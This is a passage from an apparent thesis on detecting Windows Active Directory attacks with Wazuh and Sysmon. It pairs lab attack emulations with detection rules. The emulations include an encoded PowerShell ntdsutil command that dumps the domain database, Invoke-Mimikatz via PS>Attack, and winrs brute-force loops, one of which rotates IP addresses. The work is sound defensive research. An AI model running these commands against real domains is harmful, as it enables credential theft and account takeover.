Again in this project we can only take a peek at them, but knowing them at least gives us an idea of real world scenarios.

7.3.1 Encoding commands

PowerShell provides a builtin option to execute commands from an encoded string. This can be used to bypass signature matching. Of course the attacker does not need to encode it in the same machine, that would be a risk for the key string to be detected.

```
$command='ntdsutil "activate instance ntds" ifm "create full C:\temp  
    ↪ \ntdsutil" quit quit'  
$encoded=[Convert]::ToBase64String([System.Text.Encoding]::Unicode.  
    ↪ GetBytes($command))  
powershell.exe -encodedCommand $encoded
```

Listing 7.17: Encoding and executing ntdsutil

Data about the execution of PowerShell can be obtained with the event 1 of Sysmon:

```
<ProcessCreate onmatch="include">
  <CommandLine condition="contains">powershell.exe</CommandLine>
  <CommandLine condition="contains">encodedCommand</CommandLine>
  <CommandLine condition="contains">-enc </CommandLine>
  <CommandLine condition="contains">ntdsutil.exe</CommandLine>
</ProcessCreate>
```

Focusing logging and detection on the CommandLine field is more effective than the Image field, because it usually provides key information that does not appear in the other. Usually we would not be monitoring this field for the signature ntdsutil.exe, because there are too many commands, but in this case we are doing an exception to show what it brings and that there is no real need for it.

Even though encoding ntdsutil makes it impossible for that string to be found in the CommandLine field of the PowerShell process, the execution of ntdsutil can be detected by other means. In this case the string ntdsutil appears in both fields, when ntdsutil.exe is executed.

To put it simply the encoded PowerShell command spawns a ntdsutil process:

Image: “[...]powershell.exe”,

CommandLine: “[...]powershell.exe -encodedCommand [...]”

Creating process

Image: “[...]ntdsutil.exe”,

CommandLine: “[...]ntdsutil.exe”

ParentCommandLine: “[...]powershell.exe”

The very same PowerShell command cannot be totally encoded, therefore it is possible to detect the strings for these options. This applies too to other PowerShell options, like for bypassing the execution policy, they either are detected as encoded or by signature[81]. Another way to detect encoded commands is to look out for unusual long CommandLine fields:

```
<rule id="100100" level="3">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine">\.\.\.200 TIMES\.\.\.</
  ↪ field>
  <description>Detected at least 200 characters in commandLine</
  ↪ description>
</rule>
<rule id="100101" level="3">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine">encodedCommand</field>
```

```

    <description>Detected encodedCommand in commandline</description>
    ↪ >
</rule>
<rule id="100102" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">-enc </field>
    <description>Probably encodedCommand in commandline</description>
    ↪ >
</rule>

```

The first rule to match the event triggers the alert. In testing this was always the 100100 rule, but it was checked that the other two also work if this rule is not present. The syntax of this rule is simplified for this document, but the original can be found in the repository of this project[24].

The encoded command used in this case triggered the alerts for too long CommandLine (100100), CommandLine with ntdsutil.exe (300011) and suspicious database events (300013, 300014 and 300015)7.2.1.

7.3.2 PowerShell version 5 security features

The version 5 of PowerShell has useful security features to mitigate complex PowerShell attacks[81]:

- The PowerShell Constrained Language Mode with AppLocker: it provides mitigation.
- The Anti-Malware Scan Interface: it provides mitigation.
- PowerShell logging features: it provides more data, making possible signature matching for some exploits.
- PowerShell commands to get status on detected threats by Windows Defender: it provides another way to query a data source.

AppLocker is a program used for whitelisting the use of programs in Windows. AppLocker also has functionality to allow only enterprise signed scripts, reducing the chance of malicious PowerShell scripts being run.

The Constrained Language Mode limits the capability of PowerShell to base functionality, removing advanced features like .Net and Windows API calls. In short it allows day-to-day tasks and at the same time restricts the use of the most dangerous attack tools, because they often rely on these features. For example the Invoke-Mimikatz7.1.1 and Invoke-NinjaCopy7.2.1 methods stop working because they rely on reflective DLL loading.

It can be activated in multiple ways and an attacker could deactivate it too, but these changes can be monitored. This setting cannot be changed from a session with the Constrained Mode activated even with administrator privileges.

The Anti-Malware Scan Interface enables all script code to be scanned prior to execution by PowerShell and other Windows scripting engines, that are compatible with it. This requirement is only satisfied by a few programs nowadays.

There are multiple logging features for PowerShell:

- Logging by modules. It provides the option to log each module. For example *Microsoft.PowerShell.** for most of the core capabilities and *ActiveDirectory* logs use related to AD functionality.
- The system-wide transcript option records the input and output of PowerShell as it appears in a terminal, for each PowerShell user per computer. The files can be written to a write-only share or to the cache until it is back online.
- Script block logging provides the ability to log de-obfuscated PowerShell code to the event log. Many PowerShell attacks obfuscate their code to avoid signature matching.

It is highly recommended to disable or remove the legacy version 2 of PowerShell that is left in the system, because it has lots of vulnerabilities that are not going to get patched and it can be used to bypass the previous restrictions.

7.3.3 PowerShell without powershell.exe

PowerShell is more than a single executable, is a core component of Windows (not removable) that exists in *System.Management.Automation.dll*. PowerShell can host different runspaces, which are effectively PowerShell instances. A custom PowerShell runspace can be instantiated via code, so PowerShell can be executed through a custom coded executable (such as *MyPowershell.exe*).

Because PowerShell commands can be executed without the executable *powershell.exe*, it avoids signature matching and the locked *powershell.exe* mitigation[81].

One of the frameworks that can be used for this is *PS>Attack*[82]. It includes many offensive PowerShell tools that rely on this DLL to bypass possible locks. The PowerShell tools are encrypted to avoid signature matching and are de-encrypted to memory at run-time[81].

The tool tested was *Invoke-Mimikatz*, which was previously used in 7.1.1. *PS>Attack*

just needs to run the executable and call this module with the options desired.

With the PowerShell script block logging this execution gets registered in plain text (with slight format issues). This probes that bypassing powershell.exe locks and command encryption can be detected with script block logging. The event ids generated by running the executable and the module are 4104, 4105 and 4106, of which the most useful seemed to be 4104.

[illegible]

Figure 7.9: Part of PSAttack events in the archives log

7.3.4 Conclusion

PowerShell can be very dangerous for the security of Windows systems: it can do almost anything and it has multiple ways to avoid being detected. These include encoding, encryption, reflective DLL loading and bypassing locks on executables. All of them have been shown in this project, along with mitigations and/or detection techniques.

In this section we have only scratched the surface of PowerShell auditing. It would be interesting to have more time for this topic.

7.4 Detection of suspicious logins

In Windows there are multiple ways to login remotely, but all of them rely on the same authentication method. Depending on its success or failure certain security events are generated. Therefore it does not make sense to have multiple ways to reproduce these attacks, as with the previous cases.

In all these cases the code is run on the no-DC, which authenticates against the DC, using the builtin command *winrs*[83]. Here this command is used to specify the remote computer to log in, the user, the password and the command to run after a successful authentication, in that order.

Usually this would use a dictionary of common passwords to be mixed with other characters, depending on the password requirements of the AD. To simplify its emulation, the same passwords will be tried all the time.

In this section the essential non-functional requirements RNF-03, RNF-04 and RNF-05 are covered.

7.4.1 Reverse brute force login attempts

In this case the attacker tries to login guessing the password without changing his ip address. He hopes that this goes on undetected because the logins are against different accounts.

This can be reproduced with a very simple loop:

```
For ($i = 0; $i -le 3; $i+=1) {
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'Password
  ↪ ?' whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:fserver -p:'Password?'
  ↪ whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:w10 -p:'Password?' whoami
}
```

Fortunately Wazuh already has rules for this in *0580-win-security-rules.xml*[13].

Failed logins are identified by the rule 60104, which is triggered by the security event 4771[84]. Grouping is used by the rule 60205 to trigger another alert with a higher level, if there are at least 8 in 240 seconds from the same ip address. The value of the MS_FREQ variable is set to 8 in this file.

```
<rule id="60205" level="10" frequency="$MS_FREQ" timeframe="240">
  <if_matched_sid>60104</if_matched_sid>
  <same_field>win.eventdata.ipAddress</same_field>
  <description>Multiple Windows audit failure events</description>
  <options>no_full_log</options>
  <group>pci_dss_10.6.1,gdpr_IV_35.7.d,</group>
</rule>
```

Listing 7.18: Rule 60205 of Wazuh

7.4.2 Distributed brute force login attempts

Instead of changing the user the attacker changes his ip address every few attempts. In this case is not so much a matter of not being detected, but of not getting temporary banned by ip address, which usually results in a drop of received packages by the firewall of the network.

Usually the attacker would connect from outside of the network, because once inside it would be hundreds of orders of magnitude faster to crack them from a file with credentials. Instead of changing the ip address of the interface he would change where his remote command comes from, usually using a Virtual Private Network paid service or previously compromised victims. Both cases provide multiple servers across the world and is trivial to write a shell command to jump from one to the next.

The next script is mostly about automation to change the ip address for the internal network, which has the interface connected to the *wazuh.local* domain. Administrator privileges were required to change the ip address successfully. The sleep was found to be an effective measure to avoid trying to log in before the domain was reconnected:

```
#get the interface parameters
$NIPConfig=Get-NetIPConfiguration|out-string
$NIPConfig=$NIPConfig -Split("`r`n")
$interfaceAlias=""
$prevIP=""
foreach ($line in $NIPConfig){
  if ($line.Contains("wazuh.local")){
    $interfaceAlias=$lastAlias.split(':')[1]
  }elseif ($line.Contains("InterfaceAlias")){
    $lastAlias=$line
  }
}
```

```

}elseif (-Not ([string]::IsNullOrEmpty($interfaceAlias)) -And
    ↪ $line.Contains("IPv4Address")) {
    $prevIP=$line.split(':')[1]
    break
}
}
if ([string]::IsNullOrEmpty($interfaceAlias) -Or [string]::
    ↪ IsNullOrEmpty($prevIP)) {
    write-host "interfaceAlias is " $interfaceAlias + " prevIP and is
    ↪ " $prevIP
    exit 1
}else{
    #remove initial space
    $interfaceAlias=$interfaceAlias.substring(1)
    $prevIP=$prevIP.substring(1)
}

For ($i = 10; $i -le 13; $i+=1) {
    #new interface config
    $newIP='10.0.3.'
    $newIP+=$i
    New-NetIPAddress -InterfaceAlias $interfaceAlias -IPAddress $newIP
    ↪ -PrefixLength 24 |out-null
    Set-DnsClientServerAddress -InterfaceAlias $interfaceAlias -
    ↪ ServerAddresses 10.0.3.2

    #remove the previous ip
    Remove-NetIPAddress -InterfaceAlias $interfaceAlias -IPAddress
    ↪ $prevIP -Confirm:$false
    $prevIP=$newIP

    Start-Sleep -s 5
    write-host "" ; Get-NetIPConfiguration -InterfaceAlias
    ↪ $interfaceAlias|out-string|findstr IPv4Address

    winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'Password
    ↪ ?' whoami
    winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'
    ↪ Qwerty123' whoami
    winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'123
    ↪ Qwerty' whoami
    winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'
    ↪ Password123' whoami
    winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'123
    ↪ Password' whoami
}

```

The rule 60205 in Wazuh only works for failed attempts coming from the same ip address, therefore it fails to detect this. A similar rule can solve this, just by checking the same user is targeted and by changing the *same_field* requirement

to *not_same_field* for the ip address:

```
<rule id="110001" level="3" frequency="5" timeframe="300">
  <if_matched_sid>60104</if_matched_sid>
  <not_same_field>win.eventdata.ipAddress</not_same_field>
  <same_field>win.eventdata.targetUserName</same_field>
  <description>Multiple Windows audit failure events with
  ↪ different IPs</description>
  <options>no_full_log</options>
  <group>pci_dss_10.6.1,gdpr_IV_35.7.d,</group>
</rule>
```

This frequency is fine for testing in a laboratory with an internal network, but probably is way too low for a real environment.

7.4.3 Login outside of usual hours

Allowed logon hours can be set with AD, resulting in failure even with correct passwords when outside of the time range. Even so we can not rely always in it and there are situations where is interesting to monitor if there are attempts to log in on unusual hours. For example an attacker would want to breach the network when there is a lesser chance of being detected, for example when the security staff is asleep. In this case we take interest in detecting these events for users of a certain Organizational Unit, which are useful for AD management.

Doing this purely with OSSEC rules would need some hacks to change the code of the rules and restart the manager, for every time the users in the OU change. Because this changes are possible and because the security events do not report if the user belongs to an OU, we can consider these rules to be like variables. A workaround would be to name the users with a part of the name of the OU, like *OU1_user1*, and then have rules matching any username starting with it.

Of course these are not acceptable and there is a better way. Running a remote command with Wazuh we can search the security log for the events of interest, check the hour and verify if they belong to a user of the OU. As with the klist script (page 89) a PowerShell script was created and a remote command was set. The script returns JSON output with basic information about the events that met the requirements. It needs to be run as Administrator to be able to query the security log and it only needs to be in the DCs, since OU logins are made always against them. The OU name and the hour range are set in the script by hand, but could also be automated.

```
#this script finds OU logins in unusual hours and writes it in JSON
```

```

$output=''
$OU_name='OU_1'
$OU_users_array=@()

$users=Get-ADUser -filter * -SearchBase "ou=$OU_name,dc=wazuh,dc=
↪ local" |findstr UserPrincipalName
foreach ($line in $users){
    $user=$line.split(':')[1].split('@')[0].substring(1)
    $user=$user -replace '[\W]', '' #removes no letter characters
    $OU_users_array+=$user
}
if($OU_users_array.length -eq 0){
    write-host "There are no users in the OU"
    exit 1
}

function process_events_f {
    Param(
        [Parameter(Mandatory=$True)]
        [System.Object[]] $events
    )
    $outputJSON=''
    if ($events) {
        foreach ($event in $events){
            $hour=Get-Date -Format HH -Date $event.TimeGenerated
            if($hour -ge 8 -And $hour -le 17){
                continue
            }
            foreach ($line in $event.Message.split("`n")){
                if ($line.Contains("Account Name:")){
                    $user=$line.split(':')[1].split('@')[0]
                    $user=$user -replace '[\W]', ''
                    foreach($OU_user in $OU_users_array){
                        if($user.equals($OU_user)){
                            $time=Get-Date -Format G -Date $event.TimeGenerated
                            $outputJSON += '{ '
                            $outputJSON += '"TargetUserName": '
                            $outputJSON += $user
                            $outputJSON += '", "TimeGenerated": '
                            $outputJSON += $time
                            $outputJSON += '", "OrganizationalUnit": '
                            $outputJSON += $OU_name
                            $outputJSON += '", "EventID": '
                            $outputJSON += $event.InstanceId
                            $outputJSON += '" }'
                            $outputJSON += "`r`n"
                        }
                    }
                }
            }
        }
    }
}

```

```

    }
  }
  return $outputJSON
}

$temp=(Get-Date).AddMinutes(-10)
$begin=Get-Date -Format G -Date $temp
$output+=process_events_f (Get-EventLog -LogName Security -
    ↳ InstanceId 4771 -After $begin)
$output+=process_events_f (Get-EventLog -LogName Security -
    ↳ InstanceId 4768,4769 -EntryType SuccessAudit -After $begin)
Write-Host $output

```

Listing 7.19: Remote script to find logins on unusual hours for the OU users

The first part of the script gets the usernames for the OU in question into an array.

The second is a function that parses the event properties, checking if the conditions are met: the hour of the event is not in the valid range (in this case [8, 17]) and the username is in the previous array. Next the properties *TargetUserName*, *TimeGenerated*, *OrganizationalUnit* and *EventID* are set in a JSON manner. The full string is returned at the end of the function, each event in a line.

The last part is about collecting the security events of interest in the last minutes and calling the function with them. In this case a 10 minute margin was set, because it takes about 5 seconds to query the log each time. The remote command was set to run every 10 minutes to match it.

We take interest in the event id 4771 for the failures and in the events 4768 (TGT request) and 4769 (TGS request) for the successes[84].

The rules in Wazuh are very simple, the first filters the events that match the format and the second just triggers for everything with an username (since the checks are done in the script):

```

<rule id="111000" level="0">
  <decoded_as>json</decoded_as>
  <field name="OrganizationalUnit">\.+</field>
  <field name="TargetUserName">\.+</field>
  <field name="TimeGenerated">\.+</field>
  <field name="EventID">\.+</field>
  <description>Organizational Unit monitor</description>
</rule>

<rule id="111001" level="3">
  <if_sid>111000</if_sid>
  <field name="TargetUserName">\.+</field>
  <description>Organizational Unit monitor unusual hours</
    ↳ description>
</rule>

```

7.4.4 Conclusion

These login events are very easy to perform, but also to detect. More sophisticated methods can be used, but it is important to remember that brute force logins are not efficient when compared to offline cracking. There is always a risk of users having unsecure passwords, which can be reduced by enforcing and teaching good password policies.

Detecting logins in unusual hours can be hard just with OSSEC rules, but it can be solved with a remote script.

Again the advantage of using an HIDS is we don't need to monitor every mean of authentication, just 3 events are enough. Combined with the already existing rules and possibilities of remote scripts, Wazuh proves to be a useful tool for management of login events.

Appendix A

Glossary

AD: Active Directory. The directory domain of Windows systems, though it can be also used by GNU/Linux with Samba.

API: Application Program Interface. Is a set of subroutines, functions and procedures from a library to be used by other software.

AWK: Programming language created by Alfred Aho, Peter Weinberger, and Brian Kernighan, used mostly for string parsing.

AES: Advanced Encryption Standard. Popular symmetric encryption algorithm with different key lengths.

CDB: Short for constant database. File format and library for item creation and reading in a database at fast speeds.

DC: Domain Controller. In this case a server that runs part of an Active Directory domain. The main DC is named Primary Domain Controller.

DLL: A Dynamic Link Library file. It is a grouping of code or data for programs of the system. It is in a separate file for easier management or better performance.

ELK: Elasticsearch, Logstash and Kibana. Stack used for Wazuh to gather and transform data.

Golden Ticket: Forged TGT that normally provides access as administrator of the AD for 10 years.

GDPR: General Data Protection Regulation. Regulation in EU law on data protection and privacy for all individuals within the European Union and the

European Economic Area. In practice in this project means law protected files against changes.

HIDS: Host-based Intrusion Detection System.

ICS: Industrial Control System. They are control systems for critical tasks. Normally they are used for industrial control, but in this project we consider any purpose, like data analysis.

IDS: Intrusion Detection System. Mitigates the damage of intrusions, providing passive protection by alerts.

IPS: Intrusion Prevention System. Minimizes the chance of intrusions, providing active protection by actions.

KDC: Key Distribution Center. Service that handles the Kerberos requests. It runs in a DC.

Kerberos: Computer network authentication protocol that uses tickets to allow computers over a network to authenticate in a secure manner. Windows 2000 and later uses Kerberos as its default authentication method.

KRBTGT: Kerberos super-administrator account, used for encrypting all the authentication tokens for the DC. Is hidden, local, can not be deleted, neither the name changed.

Metasploit: Penetration testing framework. There are Windows and GNU/Linux versions.

Meterpreter: Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection.

Mimikatz: Program to extract authentication data or generate forged authentication tickets. In this project we use it for extracting the KRBTGT hash and generating Golden Tickets.

LSA: Short for **L**ocal **S**ecurity **A**uthority Subsystem Service. Process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens.

LSASS: Local Security Authority Subsystem Service. Process in Microsoft Win-

dows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens.

NIDS: Network-based Intrusion Detection System.

OSSEC: Open Source HIDS **SEC**urity. Is an HIDS solution with detection based on rules and decoders.

OU: Organizational Unit. They are a type of group structure for AD.

Samba: Is a set of programs for interoperability between Linux and Windows.

SMB: Server Message Block protocol for sharing files, printers, communications, etc in Microsoft systems. Some of its services can be accessed with Samba.

Shadow Copy: Windows technology for copying files or volumes when they are in use.

SID: Security Identifier. Unique value used to differentiate security elements or groups in Windows Systems.

TGT: Ticket Granting Ticket. This ticket is encrypted with the KDC key and is used for request to the KDC one or more TGS.

TGS: Ticket Granting Service. This ticket is encrypted with the service key and is used to authenticate against a service.

TLS: Transport Layer Security. Cryptography protocol designed to provide communications security over a computer network with hybrid (symmetric and asymmetric) cryptography.

YARA: Tool that does pattern/string/signature matching, with great in performance, results and easiness to write rules.

Appendix B

Bibliography

Books

- [2] Andrew Hay. *OSSEC host-based intrusion detection guide*. Syngress Pub, 2008. ISBN: 9781597492409.
- [23] *Guía de los Fundamentos para la Dirección de Proyectos (Guía del PM-BOK)*, 5 a edición. Project Management Institute, 2013. ISBN: 9781628250091.

Articles

- [7] Carl M. Hurd and Michael V. McCarty. “A Survey of Security Tools for the Industrial Control System Environment”. In: (June 2017). DOI: 10.2172/1376870.
- [25] R. (2004) Larson E. & Larson. “Use cases: what every project manager should know”. In: *Paper presented at PMI® Global Congress 2004—North America, Anaheim, CA. Newtown Square, PA: Project Management Institute* ().
- [28] Syed Ali Raza Shah and Biju Issac. “Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System”. In: *Future Gener. Comput. Syst.* 80.C (Mar. 2018), pp. 157–170. ISSN: 0167-739X. URL: <https://doi.org/10.1016/j.future.2017.10.016>.
- [29] Daniel Zammit. “A machine learning based approach for intrusion prevention using honeypot interaction patterns as training data”. In: (2016).
- [30] Dr.Najla B. Al-Dabagh and Mohammed A. Fakhri. “Monitoring and Analyzing System Activities Using High Interaction Honeypot”. In: *International Journal of Computer Networks and Communications Security* (2014).

- [31] Stephan Riebach, Birger Tödttmann, and Erwin P. Rathgeb. “Combining IDS and HoneyNet Methods for Improved Detection and Automatic Isolation of Compromised Systems”. In: (2005).
- [47] James Mulder. “SANS Institute InfoSec Reading Room: Mimikatz Overview, Defenses and Detection”. In: (2016).

Online

- [1] *Difference between IDS and IPS and Firewall*. URL: <https://security.stackexchange.com/questions/44931/difference-between-ids-and-ips-and-firewall> (visited on 11/15/2018).
- [3] *About OSSEC*. URL: <https://www.ossec.net/about.html> (visited on 11/11/2018).
- [4] *Wazuh documentation: OSSEC and Wazuh additional functionality*. URL: <https://documentation.wazuh.com/current/getting-started/use-cases.html> (visited on 11/11/2018).
- [5] *Agentless monitoring in OSSEC*. URL: <https://www.ossec.net/docs/manual/agent/agentless-monitoring.html> (visited on 11/11/2018).
- [6] *OSSEC Agents*. URL: <https://www.ossec.net/docs/manual/agent/index.html> (visited on 11/11/2018).
- [8] *10 Top Intrusion Detection Tools for 2018*. URL: <https://www.comparitech.com/net-admin/network-intrusion-detection-tools/> (visited on 11/15/2018).
- [9] *Who is using YARA*. URL: <https://github.com/VirusTotal/yara> (visited on 11/15/2018).
- [10] *Technologies that form Wazuh*. URL: <https://wazuh.com/wp-content/uploads/2015/11/Jigsaw4.png> (visited on 11/11/2018).
- [11] *Wazuh documentation: Welcome to Wazuh*. URL: <https://documentation.wazuh.com/current/index.html> (visited on 11/15/2018).
- [12] *Wazuh documentation*. URL: <https://documentation.wazuh.com> (visited on 11/11/2018).
- [13] *Wazuh ruleset*. URL: <https://github.com/wazuh/wazuh-ruleset> (visited on 11/11/2018).
- [14] *Wazuh: Github*. URL: <https://github.com/wazuh/wazuh> (visited on 11/11/2018).
- [15] *Wazuh documentation*. URL: <https://github.com/wazuh/wazuh-documentation> (visited on 11/11/2018).

- [16] *Wazuh documentation: Installation guide*. URL: <https://documentation.wazuh.com/current/installation-guide/index.html> (visited on 11/11/2018).
- [17] *Wazuh documentation: Architecture*. URL: <https://documentation.wazuh.com/current/getting-started/architecture.html> (visited on 11/15/2018).
- [18] *Wazuh data flow*. URL: https://documentation.wazuh.com/current/_images/wazuh_data_flow1.png (visited on 11/15/2018).
- [19] *OSSEC-Wazuh Ruleset list*. URL: https://wazuh.com/resources/OSSEC_Ruleset.pdf (visited on 11/15/2018).
- [20] *Wazuh documentation: Testing decoders and rules*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/testing.html> (visited on 11/15/2018).
- [21] *Wazuh documentation: JSON decoder*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/json-decoder.html> (visited on 11/15/2018).
- [22] *Wazuh documentation: CDB lists*. URL: <https://documentation.wazuh.com/current/user-manual/ruleset/cdb-list.html> (visited on 11/15/2018).
- [24] *Github: Repository of the memory of the project*. URL: https://github.com/andresgomezvidal/tfg_memoria (visited on 05/30/2019).
- [26] *What is Project Management?* URL: <https://www.pmi.org/about/learn-about-pmi/what-is-project-management> (visited on 11/17/2018).
- [27] *VirusTotal FAQ*. URL: <https://www.virustotal.com/en/faq/> (visited on 11/18/2018).
- [32] *Github: YARA module implementation*. URL: <https://github.com/wazuh/wazuh/issues/3357> (visited on 05/30/2019).
- [33] *Microsoft docs: Sysmon v9.0*. URL: <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon> (visited on 05/30/2019).
- [34] *Metasploit*. URL: <https://www.metasploit.com/> (visited on 06/04/2019).
- [35] *Github: mimikatz*. URL: <https://github.com/gentilkiwi/mimikatz> (visited on 05/20/2019).
- [36] *Gitlab account of Andrés Gómez Vidal*. URL: <https://gitlab.com/users/andresgomezvidal/projects> (visited on 06/04/2019).
- [37] *Draw.io*. URL: <https://www.draw.io/> (visited on 06/04/2019).
- [38] *GNU Aspell*. URL: <http://aspell.net/> (visited on 06/04/2019).

- [39] *Complete domain compromise with golden tickets*. URL: <https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/> (visited on 05/20/2019).
- [40] *Kerberos (I): How does Kerberos work? - Theory*. URL: <https://www.tarlogic.com/en/blog/how-kerberos-works/> (visited on 05/20/2019).
- [41] *Kerberos tickets: Comprehension and exploitation*. URL: <https://www.tarlogic.com/en/blog/kerberos-tickets-comprehension-and-exploitation/> (visited on 05/20/2019).
- [42] *Detecting Forged Kerberos Ticket (Golden Ticket & Silver Ticket) Use in Active Directory*. URL: <https://adsecurity.org/?p=1515> (visited on 05/22/2019).
- [43] *Github: Pypykatz agent*. URL: https://github.com/skelsec/pypykatz_agent_dn/ (visited on 05/21/2019).
- [44] *Github: Pypykatz server*. URL: https://github.com/skelsec/pypykatz_server (visited on 05/21/2019).
- [45] *Wikipedia: Local Security Authority Subsystem Service*. URL: https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service (visited on 05/20/2019).
- [46] *How Attackers Dump Active Directory Database Credentials*. URL: <https://adsecurity.org/?p=2398> (visited on 05/20/2019).
- [48] *Golden Ticket*. URL: <https://pentestlab.blog/2018/04/09/golden-ticket/> (visited on 05/20/2019).
- [49] *Github: PowerSploit - A PowerShell Post-Exploitation Framework*. URL: <https://github.com/phra/PowerSploit> (visited on 05/20/2019).
- [50] *Unofficial Guide to Mimikatz & Command Reference*. URL: https://adsecurity.org/?page_id=1821 (visited on 05/20/2019).
- [51] *Github: Monitors for DCSYNC and DCSHADOW attacks and create custom Windows Events for these events*. URL: <https://github.com/shellster/DCSYNCMonitor> (visited on 05/20/2019).
- [52] *Mimikatz DCSync Usage, Exploitation, and Detection*. URL: <https://adsecurity.org/?p=1729> (visited on 05/30/2019).
- [53] *The Secret Security Wiki: Meterpreter*. URL: <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/> (visited on 05/21/2019).
- [54] *Detecting Network Traffic from Metasploit's Meterpreter Reverse HTTP Module*. URL: <https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/> (visited on 05/21/2019).

- [55] *Understanding Powersploit, Mimikatz and Defense*. URL: <http://www.thesecurityblogger.com/understanding-powersploit-mimikatz-and-defense/> (visited on 05/21/2019).
- [56] *Results of examining logs recorded in Windows upon execution of 49 tools*. URL: <https://jpcertcc.github.io/ToolAnalysisResultSheet/> (visited on 05/29/2019).
- [57] *Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part I (Event ID 7)*. URL: <https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for.html> (visited on 05/22/2019).
- [58] *Github: sysmon-config — A Sysmon configuration file for everybody to fork*. URL: <https://github.com/DefenceLogic/sysmon-config> (visited on 05/30/2019).
- [59] *Scheduling remote commands for Wazuh agents*. URL: <https://wazuh.com/blog/scheduling-remote-commands-for-wazuh-agents/> (visited on 05/20/2019).
- [60] *Kerberos Golden Ticket Check*. URL: <https://gallery.technet.microsoft.com/scriptcenter/Kerberos-Golden-Ticket-b4814285> (visited on 05/22/2019).
- [61] *How Attackers Use Kerberos Silver Tickets to Exploit Systems*. URL: <https://adsecurity.org/?p=2011> (visited on 05/26/2019).
- [62] *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft, Version 1 and 2*. URL: <https://www.microsoft.com/en-us/download/details.aspx?id=36036> (visited on 05/20/2019).
- [63] *The Golden Ticket Attack - a Look Under the Hood*. URL: https://cybersecology.com/wp-content/uploads/2016/05/Golden_Ticket-v1.13-Final.pdf (visited on 05/20/2019).
- [64] *Kerberos & KRBTGT: Active Directory's Domain Kerberos Service Account*. URL: <https://adsecurity.org/?p=483> (visited on 05/20/2019).
- [65] *Script to reset the krbtgt account password/keys*. URL: <https://gallery.technet.microsoft.com/Reset-the-krbtgt-account-581a9e51> (visited on 05/20/2019).
- [66] *Using SCOM to Detect Golden Tickets*. URL: <https://blogs.technet.microsoft.com/nathangau/2017/03/08/using-scom-to-detect-golden-tickets/> (visited on 05/22/2019).
- [67] *Github: Create-Tiers in AD*. URL: https://github.com/davidprowe/AD_Sec_Tools (visited on 05/20/2019).

- [68] *Reset The KrbTgt Account Password/Keys For RWDCs/RODCs*. URL: <https://gallery.technet.microsoft.com/Reset-The-KrbTgt-Account-5f45a414> (visited on 05/20/2019).
- [69] *Detecting Mimikatz Use On Your Network*. URL: <https://isc.sans.edu/diary/Detecting+Mimikatz+Use+On+Your+Network/19311> (visited on 05/21/2019).
- [70] *Github: Deploy-Deception*. URL: <https://github.com/samratashok/Deploy-Deception/blob/master/README.md> (visited on 05/22/2019).
- [71] *How Does a Golden Ticket Attack Work?* URL: <https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/> (visited on 05/20/2019).
- [72] *Github: Attack and defend active directory using modern post exploitation adversary tradecraft activity*. URL: <https://github.com/infosecnlja/AD-Attack-Defense#defense--detection> (visited on 05/20/2019).
- [73] *Practice ntds.dit File Part 2: Extracting Hashes*. URL: <https://blog.didierstevens.com/2016/07/13/practice-ntds-dit-file-part-2-extracting-hashes/> (visited on 05/21/2019).
- [74] *Extracting password hashes from the ntds.dit file*. URL: <https://blog.stealthbits.com/extracting-password-hashes-from-the-ntds-dit-file/> (visited on 05/21/2019).
- [75] *Dumping the contents of ntds.dit files using PowerShell*. URL: <https://www.dsinternals.com/en/dumping-ntds-dit-files-using-powershell/> (visited on 05/21/2019).
- [76] *Dumping Windows Credentials*. URL: <https://www.securusglobal.com/community/2013/12/20/dumping-windows-credentials/> (visited on 05/27/2019).
- [77] *Microsoft docs: ProcDump v9.0*. URL: <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump> (visited on 05/28/2019).
- [78] *trapKit: ProcessDumper*. URL: <https://trapkit.de/tools/pd/index.html> (visited on 05/28/2019).
- [79] *Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)*. URL: https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html (visited on 05/28/2019).
- [80] *IT Admin Tips: Protecting Your Active Directory Database*. URL: <http://www.cryptohax.com/2015/10/it-admin-tips-protecting-your-active.html> (visited on 05/20/2019).

- [81] *PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection*. URL: <https://adsecurity.org/?p=2921> (visited on 06/14/2019).
- [82] *Github: PSAttack*. URL: <https://github.com/jaredhaight/psattack> (visited on 06/14/2019).
- [83] *Microsoft docs: Winrs*. URL: <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/winrs> (visited on 06/12/2019).
- [84] *Windows Security Log Events*. URL: <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/Default.aspx> (visited on 05/20/2019).